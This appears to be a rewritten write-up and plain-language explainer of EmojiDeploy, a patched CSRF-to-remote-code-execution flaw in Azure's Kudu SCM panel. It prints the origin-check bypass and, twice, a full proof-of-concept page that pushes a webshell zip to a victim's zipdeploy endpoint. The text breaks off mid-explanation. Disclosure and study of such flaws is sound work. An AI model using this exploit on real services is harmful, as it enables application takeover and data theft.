EmojiDeploy: Smile! Your Azure web service just got RCE’d ._.

Subscribe
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Microsoft Azure offers several web services, including Azure App Service, Azure Functions and Azure Logic Apps. These services share a common component: the Kudu source control management (SCM) service. Kudu is the engine behind Git deployments in Azure Web Apps and provides a web-based management panel for deploying and managing applications. The SCM panel is enabled by default when creating an Azure Web Service and is accessible to users with Contributor, Website Contributor or Owner roles in Azure RBAC. It requires Azure Active Directory (AAD) authentication, so users cannot access other users' SCM panels.
The Tenable Cloud Security research team discovered a remote code execution (RCE) vulnerability, named EmojiDeploy, that affects these services. The vulnerability exploits a chain of misconfigurations in the Kudu SCM service to achieve RCE via cross-site request forgery (CSRF). The attack allows an attacker to deploy a malicious zip file containing a payload to a victim's Azure application.


Setup
The research was conducted by Liv Matan of Tenable Cloud Security (previously Ermetic). The report does not specify particular accounts, roles or tools used, but it mentions testing with BurpSuite and Postman, and browser versions: Chrome 107.0.5304.87, Edge 107.0.1418.42, Firefox 106.0.5 and Safari 15.5.6. The attack requires the victim to have an active session, either via SCM cookies or Microsoft account cookies, in their browser. The attacker needs to control a domain and be able to create a wildcard DNS record for it.
Finding it
The researcher first noticed that the SCM panel sets the SameSite attribute of all cookies, including session cookies, to "None". According to the RFC, SameSite=None provides no protection against cross-origin attacks such as CSRF. This raised suspicion that the SCM panel might have other cross-site issues.

Next, the researcher tested the server's origin check by sending requests with different Origin headers. The default origin that is accepted is https://<my-webapp>.scm.azurewebsites.net. Sending https://test.com resulted in a 401 Unauthorized response.

The origin check appeared to be a site-wide regex that blocks malformed origins. The researcher hypothesised that special characters could bypass this regex. Basic bypass attempts failed:
https://<my-webapp>.scm.azurewebsites.net.attacker.com
https://attacker.<my-webapp>.scm.azurewebsites.net
http://<my-webapp>.scm.azurewebsites.net
However, using a special character before the attacker's domain worked:
https://<my-webapp>.scm.azurewebsites.net$.attacker.com./
The following table summarises the responses:
| HTTP Origin | SCM server response |
|---|---|
https://<my-webapp>.scm.azurewebsites.net<special_character>.attacker.com./ Example: https://<my-webapp>.scm.azurewebsites.net$.attacker.com./ |
Accepted 200 OK |
https://<my-webapp>.scm.azurewebsites.net-.attacker.com./ |
Unauthorized 401 |
https://<my-webapp>.scm.azurewebsites.net_.attacker.com./ |
Unauthorized 401 |
To adapt the attack to a browser, the origin must be a valid URL that the browser accepts. Modern browsers only accept _ and - as special characters in domain names. Other characters like !, =, $, etc. are not compatible.
Since _ and - are blocked by the server's regex, the researcher found another bypass: browsers accept _ as a subdomain. The following origin was accepted by the server:
https://<my-webapp>.scm.azurewebsites.net._.<attacker-site>./
The special sequence is a dot followed by an underscore, which resembles an emoji ._.. This allows an attacker to create a wildcard DNS record for their domain and send cross-origin requests that pass the origin check.
Exploitation
Step 1: Bypass the origin check
The attacker sets up a domain (e.g. ermetic-research.com) with a wildcard DNS record pointing to a server they control. They then craft a URL that includes the victim's SCM subdomain followed by ._. and the attacker's domain:
https://victim.scm.azurewebsites.net._.ermetic-research.com./
When a victim visits this URL, the browser sends requests with the Origin header set to this value. The SCM server's regex accepts it because the special sequence is a dot followed by an underscore, and the browser treats it as a valid origin.
Step 2: Identify a vulnerable endpoint
For a CSRF attack to work, the endpoint must accept a "standard" request that does not trigger a preflight OPTIONS request. Standard requests must use GET or POST, must not require custom headers, and must accept a valid MIME type such as text/plain, multipart/form-data or application/x-www-form-urlencoded.
The researcher reviewed the Kudu service source code and REST API documentation. Most endpoints used PUT/DELETE or non-standard MIME types, but a few met the criteria:
POST /api/scm/clean(denial of service)POST /api/app/restart(denial of service)POST /api/zipdeploy(remote code execution)
The zipdeploy endpoint is defined as:
routes.MapHttpRouteDual("zip-push-deploy", "zipdeploy", new { controller = "PushDeployment", action = "ZipPushDeploy" }, new { verb = new HttpMethodConstraint("POST", "PUT") });
This endpoint deploys code from a zip file.
Step 3: Overcome obstacles
The original request to /api/zipdeploy includes custom headers:
X-Requested-With: XMLHttpRequest
If-Match: *
These headers would normally prevent CSRF because they make the request non-standard, triggering a preflight. However, the SCM server does not validate or require these headers, so an attacker can omit them.
The browser also sends Sec-Fetch-* headers in cross-origin requests:
Sec-Fetch-Dest: empty
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
The SCM server does not validate these headers either, so they do not block the attack.
The original request uses Content-Type: application/x-www-form-urlencoded;charset UTF-8. Omitting the charset returns Forbidden, and the browser cannot be forced to set charset UTF-8. However, the server accepts text/plain for this endpoint, so the attacker can encode the zip payload and send it as text/plain to avoid a preflight.
Step 4: Craft the malicious payload
The attacker creates a zip file containing an ASPX webshell or other payload. They then host a page on their server that sends a POST request to the victim's SCM endpoint with the zip file as the body, using Content-Type: text/plain. The page uses JavaScript to send the request with credentials. An example is provided:
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
<script>
function authScm(){
        window.open('https://victim.scm.azurewebsites.net/','_blank');
setTimeout(function(){ submitRequest(); }, 4000);
}
</script>
<a href="#" onclick="authScm()">Please authenticate to the scm if you aren't already</a>
<script>
      function submitRequest()
      {
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "https:\/\/victim.scm.azurewebsites.net\/api\/zipdeploy\/?isAsync=true", true);
        xhr.setRequestHeader("Content-Type", "text\/plain");
        xhr.setRequestHeader("Accept", "*\/*");
        xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.9");
        xhr.withCredentials = true;
        var body = "PK\x03\x04\x14\x00\x00\x00\x08\x00\x00ZXUR)-\xc8\x8a\x02\x00\x00\x1f\x05\x00\x001\x00\x00\[redacted].aspx\x8d\x93oo\xd30\x10\xc6\xdfW\xeaw8\x19Mj\x05\xa4\x7f\xc6\x005I\xc5h3\xadRY\xab\xb5h\x887\x93\x9b\xdc\xba@bG\xb6\xb3eB|w\xceNZ\xc6VM\xbc\x8a\xe3{|\xf7\xf3=\xe7\xe0\xe8\x13,\xf9\x16a\xce\xc5\xb6\xa4E\xc8&\xaf\x18LqSnCfT\x89\x0c\xd6\x8a\xc7\xb4\x7f\xc33M\x7fG\xe3v\xcb\x9e\x9a\xe5\x85T\x06.x\x8e\xbap\x82\xd5\x836\x98{\xd3\x94o\x85\xd4&\x8d\xf5\x7f\xa8g\x8bF\xa4c\x95\x16\xe6\x11GL\x1c\xaa\x14\xdc\x84L\xa3\xbaC\xc5Hv'\xd3\xc4\x01_\xcf%O:r\xf3\x03c\x03\x1aE\x82\xea\rDw(\xcc\xa9\xdaj\xc0n\xbb\xf5\xab\xdd\xfa\xddni\xa3R\xb1\x85\xa8\x8aK\x83\x93<\xe94\x1b\\mk\xcdR\xc9\x18\xb5^\x19\xae\xccL\xdcH(t\n" +      "!\x08\xbc\x87\xa7\xa1N\xd7o\xb7(\xec\x9d\xa5\x19\xda\xbb\x90\x8e\xc5y\xe2a\x85\xac\tQ\xf92'\x0cmc\xbd\x18\xd8k\xaa\xd4\xc4.1I\x15\x01SB\x91p\x95,JS\x94\x86\x84\xb6\xd1\x8d\xe6\xab\xc6\xd5-fYT\xa1%\xa6\xa0k\xbc\xbf\x07\x85\x82\xf6\x9a\xb5\xe7\xd0:t\xce\x92\xad\x8cB\x9e_\"\xa7f\x806\xb9J\x14I\x0b\xef\xdfr\xfe\xbe'\x16\xb1\x96y\xf6\xd0ZF\"qWl6'\x99\xd4\xe86\x14\x9aR\t\xd0\xbek\xa93\x81\xaeM\x88\xd7\x93,\x8d\x7f>\xf5\xa1\xf1\xf6\x99\x1d\x97d\xbe\x14\x1a\xbd+\x95\x1a\xec\xb0\xa0P8f]\xffYd\xe5\x0c\xf7\xceM\x9eE\"\x96\tv\xfe\xfag*\x9b\xd3[ce\xba\xdd\x03gY\xd0\xdb\xa7%\xd8\xa0WO\x96\x9d\xb1\xf3\xf5\x97\xb9\xfbF\xa7S\xfb5\xa9\xc9p\xcc\xefQ\x00\xd7\x85'\xd0\xc0=n\xb4m\x7f\xd0\xab\x836\xc1N\xbe\x91\xc9\x03\xd8\xc5\x8dT9\xa4Ih\xbdg\x90\xa3\xb9\x95\xf4S\xd0\xd0\x1f\x18\xd9\x80R\x8f,\xedgY\xb9C\xf5\x05\x18\xb5\xfe!\xa39\xff\xfevv1\x8d\xbe\x8d`\xd0\x1f\xf80\x8f\xce\xd6#x\xd7?)*\x1f\x96\x8b\xd5l=[\\\x8c\x80o\xb4\xcc\xa8\x01>\xac\x17\xcb\x11\x0c\xfbE\xf5\xb4\x14\\\xa5\x89\xb9\r\xd9\xf0\xc4\x06\xc7A\xefQ\xdd\x1d\xc6\xe7\xd2\x18)j\n" +           "\xa4'*\x0eb\x0cw\x18\xef?\xbc\x8c1\xf8x\x00\xc3\x96\x0c\x19\xd6\xe3\xcb`!\xdc\x88\x84\xec\xf1\xc0\xec\xf0j\x9e\x1d\xdd\x9co0sp\xd9&\xb3i\x0e\xc1\x1d\xef\xe0\x8e\x07\xfd\x97{4|\x0e7\x9e\xc8<\xa7\xc70\n" +           "z\xfb\x82\xceb\xeb\xa8[X\x8fk\xd3\xed\xac\xfc\x01PK\x01\x02\x1f\x00\x14\x00\x00\x00\x08\x00\x00ZXUR)-\xc8\x8a\x02\x00\x00\x1f\x05\x00\x001\x00$\x00\x00\x00\x00\x00\x00\x00 \x00\x00\x00\x00\x00\x00\[redacted].aspx\n" +
          "\x00 \x00\x00\x00\x00\x01\x00\x18\x00\xe4\x87+\xda\x80\xe7\xd8\x01\xe4\x87+\xda\x80\xe7\xd8\x01\x80}\xf8\xc3\xdc\"\xd6\x01PK\x05\x06\x00\x00\x00\x00\x01\x00\x01\x00\x83\x00\x00\x00\xd9\x02\x00\x00\x00\x00";
        var aBody = new Uint8Array(body.length);
        for (var i = 0; i < aBody.length; i++)
          aBody[i] = body.charCodeAt(i);
        xhr.send(new Blob([aBody]));
      }
     submitRequest();
    </script>
  </body>
</html>
This code sends a POST request to /api/zipdeploy/?isAsync=true with the zip payload as a text/plain body. The withCredentials flag ensures cookies are sent. If the victim has SCM cookies, the request is sent directly. If the victim only has Microsoft account cookies, the script first opens the SCM panel in a new tab to authenticate, then sends the request after a 4-second delay.
Step 5: Execute the attack
The attacker hosts the malicious page on their server. The victim is lured to visit the page, for example by clicking a link. The page sends the CSRF request to the victim's SCM endpoint. The SCM server accepts the request because the origin check is bypassed, the custom headers are omitted, and the MIME type is text/plain. The zip file is deployed and unpacked into the application's directory. The attacker can then access the webshell and run code on the victim.
Root cause
The root cause is a combination of misconfigurations in the Kudu SCM service:
- SameSite=None: All cookies, including session cookies, are set with SameSite=None, which provides no CSRF protection.
- Weak origin check: The server uses a regex to validate the Origin header but fails to block special characters like
.when followed by_, allowing bypass with a crafted domain. - Lack of header validation: The server does not validate custom headers (
X-Requested-With,If-Match) orSec-Fetch-*headers, so they cannot be relied upon for CSRF protection. - MIME type acceptance: The
/api/zipdeployendpoint acceptstext/plain, which is a simple request MIME type that does not trigger a preflight, enabling CSRF.
These issues together allow a cross-origin request to deploy a malicious zip file. Existing defences such as the origin check and custom headers were insufficient because they could be bypassed or were not enforced.
Impact
EmojiDeploy allows remote code execution and full takeover of the targeted application. An attacker can:
- Run code and commands as the
wwwuser. - Steal or delete sensitive data.
- Conduct phishing campaigns.
- Take over the app's managed identity and move laterally to other Azure services.
The impact on the organisation depends on the permissions of the application's managed identity. Applying the principle of least privilege can limit the blast radius. The attack requires the victim to have SCM cookies or Microsoft account cookies in their browser and to visit a malicious page. The vulnerability previously affected Azure Functions, App Service, Logic Apps and other services using Kudu SCM.
Fix
Microsoft addressed the core issues and released the following fixes:
- Strengthened the origin check on the server.
- Changed the SameSite value of the authentication session cookie to "Lax".
The report also recommends that organisations restrict access to management interfaces such as SCM to only those who need it, apply least privilege, and be cautious of clicking links from strangers.
Variants to test
- Other Azure services using Kudu SCM: Test if similar origin bypass and CSRF techniques work on other endpoints or services that use Kudu. A positive result would be a successful cross-origin request that performs a sensitive action.
- Different special characters: Try other special characters that browsers accept in subdomains (e.g.
_and-) in combination with dots to bypass origin checks. A positive result is an accepted Origin header that leads to a successful request. - Other endpoints accepting text/plain: Look for other endpoints that accept
text/plainand perform sensitive actions (e.g. deployment, configuration changes). A positive result is a CSRF that executes the action. - SameSite=None cookies: Check for other applications that set SameSite=None on session cookies and lack additional CSRF protections. A positive result is a successful CSRF attack.
- Header validation bypass: Test if servers ignore custom headers or
Sec-Fetch-*headers that are meant to prevent CSRF. A positive result is a request that succeeds despite missing or altered headers.
What happened, in plain words
Microsoft Azure is a cloud platform: a place where companies rent computers and services over the internet instead of buying their own. Three of its services are Azure App Service, Azure Functions and Azure Logic Apps. They all let you put a web application online. All three share a hidden management tool called Kudu, also known as the SCM (source control management) service. Kudu is a web page where an administrator can upload and manage the files of the application. It is switched on by default, and many customers do not even know it exists.
A security researcher, Liv Matan from Tenable Cloud Security (the company was previously called Ermetic), found a way to make a victim's browser send a command to that Kudu panel without the victim realising. The command uploads a zip file containing malicious code. The code then runs on the victim's Azure application. This kind of attack is called remote code execution (RCE): the attacker can run their own programs on someone else's computer. The attack was named EmojiDeploy because the trick that makes it work looks like the text emoticon ._..
The attack works because of three mistakes in Kudu:
- The cookies (small pieces of data the browser stores to remember who you are) are marked in a way that gives no protection against requests coming from another website.
- The server checks where a request comes from, but the check can be fooled with a specially crafted web address.
- One endpoint (a URL that performs an action) accepts a simple type of request that browsers do not guard with an extra safety check.
Microsoft released a global fix and paid a $30,000 bounty. The report was published on 19 January 2023.
The background you need
Before walking through the attack, here are the ideas it uses, explained from zero.
- Cloud service: someone else's computer that you rent through a web page. Azure App Service, Azure Functions and Azure Logic Apps are three such services.
- Web application: a program that runs on a server and is used through a browser.
- Source control management (SCM): a system that keeps track of versions of files, usually code. Kudu is the SCM for Azure web apps.
- Kudu: the engine behind Git deployments in Azure Web Apps. It provides a web panel where you can deploy and manage an application. Git is a tool for tracking changes in files; deployment means copying the files to the server so they become the live application.
- Endpoint: a specific URL on a server that does something when you send a request to it, like a counter at a service desk.
/api/zipdeployis one endpoint. - API: an interface that lets one program talk to another. The Kudu REST API is a set of URLs that programs can call to manage the app.
- HTTP request: the message a browser sends to a server to ask for a page or to perform an action. It has a method (GET to fetch, POST to send data, PUT to replace, DELETE to remove), a URL, headers (extra information) and sometimes a body (the data).
- Header: a line of extra information in a request or response, such as the type of data being sent.
- Origin header: a header the browser adds to say which website the request comes from, for example
https://example.com. - Cookie: a small piece of data a website asks the browser to store and send back on every later request. It is how a site remembers that you are logged in. A session cookie is a cookie that identifies your logged-in session.
- SameSite attribute: a setting on a cookie that tells the browser whether to send the cookie when the request comes from another website.
Laxis the safe default;Nonemeans send it always, even from other sites. - Cross-site request forgery (CSRF): an attack where a malicious website makes your browser send a request to another website where you are logged in, without your knowledge. The other website sees your cookies and thinks the request is genuinely from you.
- Same-origin policy: a browser rule that stops a page from one website from reading responses from another website. An origin is the combination of protocol (http or https), host name and port.
- CORS (cross-origin resource sharing): a controlled way for a server to allow some cross-origin requests. A CORS misconfiguration is when that permission is too broad.
- Preflight request: before sending a non-standard cross-origin request, the browser first sends an OPTIONS request to ask the server for permission. If the server does not allow it, the real request is never sent. This is a safety check.
- Standard request: a request the browser considers simple enough to send without a preflight. It must use GET or POST, must not require custom headers, and must use one of these content types:
text/plain,multipart/form-dataorapplication/x-www-form-urlencoded. - MIME type / Content-Type: a label saying what kind of data is in the body, such as
text/plainfor plain text orapplication/zipfor a zip file. - Regex (regular expression): a pattern used by programs to check whether text has a certain shape. Kudu used one to check the Origin header.
- DNS (domain name system): the internet's address book, turning names like
example.cominto computer addresses. A wildcard DNS record makes every subdomain, such asanything.example.com, point to the same place. - Subdomain: a name in front of a domain, like
shopinshop.example.com. - Webshell: a small program uploaded to a server that lets the attacker run commands through the browser.
- Managed identity: an identity Azure gives to an application so it can log in to other Azure services without a password. If it has too many permissions, an attacker who takes over the app can move to other services (lateral movement).
- Least privilege: the principle of giving every person and program only the permissions it actually needs.
- Bounty: money a company pays a researcher who reports a security bug responsibly.
The setup
The research was done by Liv Matan of Tenable Cloud Security (previously Ermetic). The report does not list the accounts, roles or tools used, but it mentions testing with BurpSuite and Postman, two programs that let you craft and inspect HTTP requests by hand. It also lists the browser versions tested: Chrome 107.0.5304.87, Edge 107.0.1418.42, Firefox 106.0.5 and Safari 15.5.6.
For the attack to succeed, the victim must have SCM cookies or Microsoft account cookies in their browser. The attacker must control a domain and be able to create a wildcard DNS record for it. A wildcard record means every subdomain of that domain points to the attacker's server, so the attacker can choose any name in front of it.
Finding it
The researcher first looked at the cookies set by the SCM panel. All of them, including the session cookies, had the SameSite attribute set to None. According to the RFC (the document that defines internet standards), SameSite=None gives no protection against cross-origin attacks such as CSRF. This was suspicious: if the cookies are sent from any website, maybe other cross-site problems exist too.
Next, the researcher tested the server's origin check. The server looks at the Origin header and decides whether to accept the request. The normal origin that is accepted is https://<my-webapp>.scm.azurewebsites.net. Sending https://test.com produced a 401 Unauthorized response, meaning the server refused.
The check seemed to be a site-wide regex that rejects malformed origins. The researcher guessed that special characters might slip past the regex. Simple attempts failed:
https://<my-webapp>.scm.azurewebsites.net.attacker.com
https://attacker.<my-webapp>.scm.azurewebsites.net
http://<my-webapp>.scm.azurewebsites.net
Line by line:
https://<my-webapp>.scm.azurewebsites.net.attacker.computs the attacker's domain after the real one. The server rejected it.https://attacker.<my-webapp>.scm.azurewebsites.netputs the attacker's name in front. Rejected.http://<my-webapp>.scm.azurewebsites.netuses plain http instead of https. Rejected.
Then a special character before the attacker's domain worked:
https://<my-webapp>.scm.azurewebsites.net$.attacker.com./
Here the $ is the special character. The table below shows the results:
| HTTP Origin | SCM server response |
|---|---|
https://<my-webapp>.scm.azurewebsites.net<special_character>.attacker.com./ Example: https://<my-webapp>.scm.azurewebsites.net$.attacker.com./ |
Accepted 200 OK |
https://<my-webapp>.scm.azurewebsites.net-.attacker.com./ |
Unauthorized 401 |
https://<my-webapp>.scm.azurewebsites.net_.attacker.com./ |
Unauthorized 401 |
So the server's regex was too permissive: it let through origins that contain a special character, as long as that character was not _ or -.
But an attack that runs in a real browser needs the browser to accept the crafted URL as valid. Modern browsers only accept _ and - as special characters in domain names. Characters such as !, =, $ and many others are not compatible.
Since _ and - are blocked by the server's regex, the researcher found another bypass: browsers accept _ as a subdomain. The following origin was accepted by the server:
https://<my-webapp>.scm.azurewebsites.net._.<attacker-site>./
The special sequence is a dot followed by an underscore, ._., which looks like an emoji face. This lets an attacker create a wildcard DNS record for their own domain and send cross-origin requests that pass the origin check.
Exploitation
Step 1: Bypass the origin check
The attacker sets up a domain, for example ermetic-research.com, with a wildcard DNS record pointing to a server they control. They then build a URL that contains the victim's SCM subdomain, followed by ._., followed by the attacker's domain:
https://victim.scm.azurewebsites.net._.ermetic-research.com./
When a victim visits this URL, the browser sends requests with the Origin header set to this value. The SCM server's regex accepts it because the special sequence is a dot followed by an underscore, and the browser treats it as a valid origin. In everyday terms, the attacker has made a web address that the browser reads as belonging to the victim's site, while the server's filter reads it as harmless.
Step 2: Identify a vulnerable endpoint
For a CSRF attack to work, the endpoint must accept a standard request that does not trigger a preflight OPTIONS request. Standard requests must use GET or POST, must not require custom headers, and must accept a valid MIME type such as text/plain, multipart/form-data or application/x-www-form-urlencoded.
The researcher reviewed the Kudu service source code and REST API documentation. Most endpoints used PUT or DELETE, or accepted only non-standard MIME types, but a few met the criteria:
POST /api/scm/clean(denial of service)POST /api/app/restart(denial of service)POST /api/zipdeploy(remote code execution)
The zipdeploy endpoint is defined in the source code as:
routes.MapHttpRouteDual("zip-push-deploy", "zipdeploy", new { controller = "PushDeployment", action = "ZipPushDeploy" }, new { verb = new HttpMethodConstraint("POST", "PUT") });
This line registers a route named zip-push-deploy that maps the URL zipdeploy to a controller called PushDeployment and an action called ZipPushDeploy. The last part says the route accepts only the POST and PUT methods. In plain words, it tells the server: when someone sends a POST or PUT to zipdeploy, run the code that deploys a zip file.
This endpoint deploys code from a zip file. That directory is where the live application files sit, so anything placed there becomes part of the running app.
Step 3: Overcome obstacles
The original request to /api/zipdeploy includes custom headers:
X-Requested-With: XMLHttpRequest
If-Match: *
X-Requested-With: XMLHttpRequest is a custom header that a page's JavaScript adds to say the request came from a script. If-Match: * is a standard header that means "only do this if the resource exists". These headers would normally prevent CSRF because they make the request non-standard, which triggers a preflight. However, the SCM server does not validate or require these headers, so an attacker can simply leave them out.
The browser also sends Sec-Fetch-* headers in cross-origin requests:
Sec-Fetch-Dest: empty
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
These headers tell the server what kind of request this is. Sec-Fetch-Site: cross-site says the request comes from another site. Sec-Fetch-Mode: cors says the page expects a CORS response. Sec-Fetch-Dest: empty says the response is not going to be displayed as a page. The SCM server does not validate these headers either, so they do not block the attack.
The original request uses Content-Type: application/x-www-form-urlencoded;charset UTF-8. Omitting the charset returns Forbidden, and the browser cannot be forced to set charset UTF-8. However, the server accepts text/plain for this endpoint, so the attacker can encode the zip payload and send it as text/plain to avoid a preflight. In everyday terms, the attacker labels the package as plain text so the browser's safety check does not inspect it.
Step 4: Craft the malicious payload
The attacker creates a zip file containing an ASPX webshell or another payload. ASPX is a file type for web pages on Microsoft's web server. The attacker then hosts a page on their server that sends a POST request to the victim's SCM endpoint with the zip file as the body, using Content-Type: text/plain. The page uses JavaScript to send the request with credentials. Here is the example from the report:
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
<script>
function authScm(){
        window.open('https://victim.scm.azurewebsites.net/','_blank');
setTimeout(function(){ submitRequest(); }, 4000);
}
</script>
<a href="#" onclick="authScm()">Please authenticate to the scm if you aren't already</a>
<script>
      function submitRequest()
      {
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "https:\/\/victim.scm.azurewebsites.net\/api\/zipdeploy\/?isAsync=true", true);
        xhr.setRequestHeader("Content-Type", "text\/plain");
        xhr.setRequestHeader("Accept", "*\/*");
        xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.9");
        xhr.withCredentials = true;
        var body = "PK\x03\x04\x14\x00\x00\x00\x08\x00\x00ZXUR)-\xc8\x8a\x02\x00\x00\x1f\x05\x00\x001\x00\x00\[redacted].aspx\x8d\x93oo\xd30\x10\xc6\xdfW\xeaw8\x19Mj\x05\xa4\x7f\xc6\x005I\xc5h3\xadRY\xab\xb5h\x887\x93\x9b\xdc\xba@bG\xb6\xb3eB|w\xceNZ\xc6VM\xbc\x8a\xe3{|\xf7\xf3=\xe7\xe0\xe8\x13,\xf9\x16a\xce\xc5\xb6\xa4E\xc8&\xaf\x18LqSnCfT\x89\x0c\xd6\x8a\xc7\xb4\x7f\xc33M\x7fG\xe3v\xcb\x9e\x9a\xe5\x85T\x06.x\x8e\xbap\x82\xd5\x836\x98{\xd3\x94o\x85\xd4&\x8d\xf5\x7f\xa8g\x8bF\xa4c\x95\x16\xe6\x11GL\x1c\xaa\x14\xdc\x84L\xa3\xbaC\xc5Hv'\xd3\xc4\x01_\xcf%O:r\xf3\x03c\x03\x1aE\x82\xea\rDw(\xcc\xa9\xdaj\xc0n\xbb\xf5\xab\xdd\xfa\xddni\xa3R\xb1\x85\xa8\x8aK\x83\x93<\xe94\x1b\\mk\xcdR\xc9\x18\xb5^\x19\xae\xccL\xdcH(t\n" +      "!\x08\xbc\x87\xa7\xa1N\xd7o\xb7(\xec\x9d\xa5\x19\xda\xbb\x90\x8e\xc5y\xe2a\x85\xac\tQ\xf92'\x0cmc\xbd\x18\xd8k\xaa\xd4\xc4.1I\x15\x01SB\x91p\x95,JS\x94\x86\x84\xb6\xd1\x8d\xe6\xab\xc6\xd5-fYT\xa1%\xa6\xa0k\xbc\xbf\x07\x85\x82\xf6\x9a\xb5\xe7\xd0:t\xce\x92\xad\x8cB\x9e_\"\xa7f\x806\xb9J\x14I\x0b\xef\xdfr\xfe\xbe'\x16\xb1\x96y\xf6\xd0ZF\"qWl6'\x99\xd4\xe86\x14\x9aR\t\xd0\xbek\xa93\x81\xaeM\x88\xd7\x93,\x8d\x7f>\xf5\xa1\xf1\xf6\x99\x1d\x97d\xbe\x14\x1a\xbd+\x95\x1a\xec\xb0\xa0P8f]\xffYd\xe5\x0c\xf7\xceM\x9eE\"\x96\tv\xfe\xfag*\x9b\xd3[ce\xba\xdd\x03gY\xd0\xdb\xa7%\xd8\xa0WO\x96\x9d\xb1\xf3\xf5\x97\xb9\xfbF\xa7S\xfb5\xa9\xc9p\xcc\xefQ\x00\xd7\x85'\xd0\xc0=n\xb4m\x7f\xd0\xab\x836\xc1N\xbe\x91\xc9\x03\xd8\xc5\x8dT9\xa4Ih\xbdg\x90\xa3\xb9\x95\xf4S\xd0\xd0\x1f\x18\xd9\x80R\x8f,\xedgY\xb9C\xf5\x05\x18\xb5\xfe!\xa39\xff\xfevv1\x8d\xbe\x8d`\xd0\x1f\xf80\x8f\xce\xd6#x\xd7?)*\x1f\x96\x8b\xd5l=[\\\x8c\x80o\xb4\xcc\xa8\x01>\xac\x17\xcb\x11\x0c\xfbE\xf5\xb4\x14\\\xa5\x89\xb9\r\xd9\xf0\xc4\x06\xc7A\xefQ\xdd\x1d\xc6\xe7\xd2\x18)j\n" +           "\xa4'*\x0eb\x0cw\x18\xef?\xbc\x8c1\xf8x\x00\xc3\x96\x0c\x19\xd6\xe3\xcb`!\xdc\x88\x84\xec\xf1\xc0\xec\xf0j\x9e\x1d\xdd\x9co0sp\xd9&\xb3i\x0e\xc1\x1d\xef\xe0\x8e\x07\xfd\x97{4|\x0e7\x9e\xc8<\xa7\xc70\n" +           "z\xfb\x82\xceb\xeb\xa8[X\x8fk\xd3\xed\xac\xfc\x01PK\x01\x02\x1f\x00\x14\x00\x00\x00\x08\x00\x00ZXUR)-\xc8\x8a\x02\x00\x00\x1f\x05\x00\x001\x00$\x00\x00\x00\x00\x00\x00\x00 \x00\x00\x00\x00\x00\x00\[redacted].aspx\n" +
          "\x00 \x00\x00\x00\x00\x01\x00\x18\x00\xe4\x87+\xda\x80\xe7\xd8\x01\xe4\x87+\xda\x80\xe7\xd8\x01\x80}\xf8\xc3\xdc\"\xd6\x01PK\x05\x06\x00\x00\x00\x00\x01\x00\x01\x00\x83\x00\x00\x00\xd9\x02\x00\x00\x00\x00";
        var aBody = new Uint8Array(body.length);
        for (var i = 0; i < aBody.length; i++)
          aBody[i] = body.charCodeAt(i);
        xhr.send(new Blob([aBody]));
      }
     submitRequest();
    </script>
  </body>
</html>
Line by line:
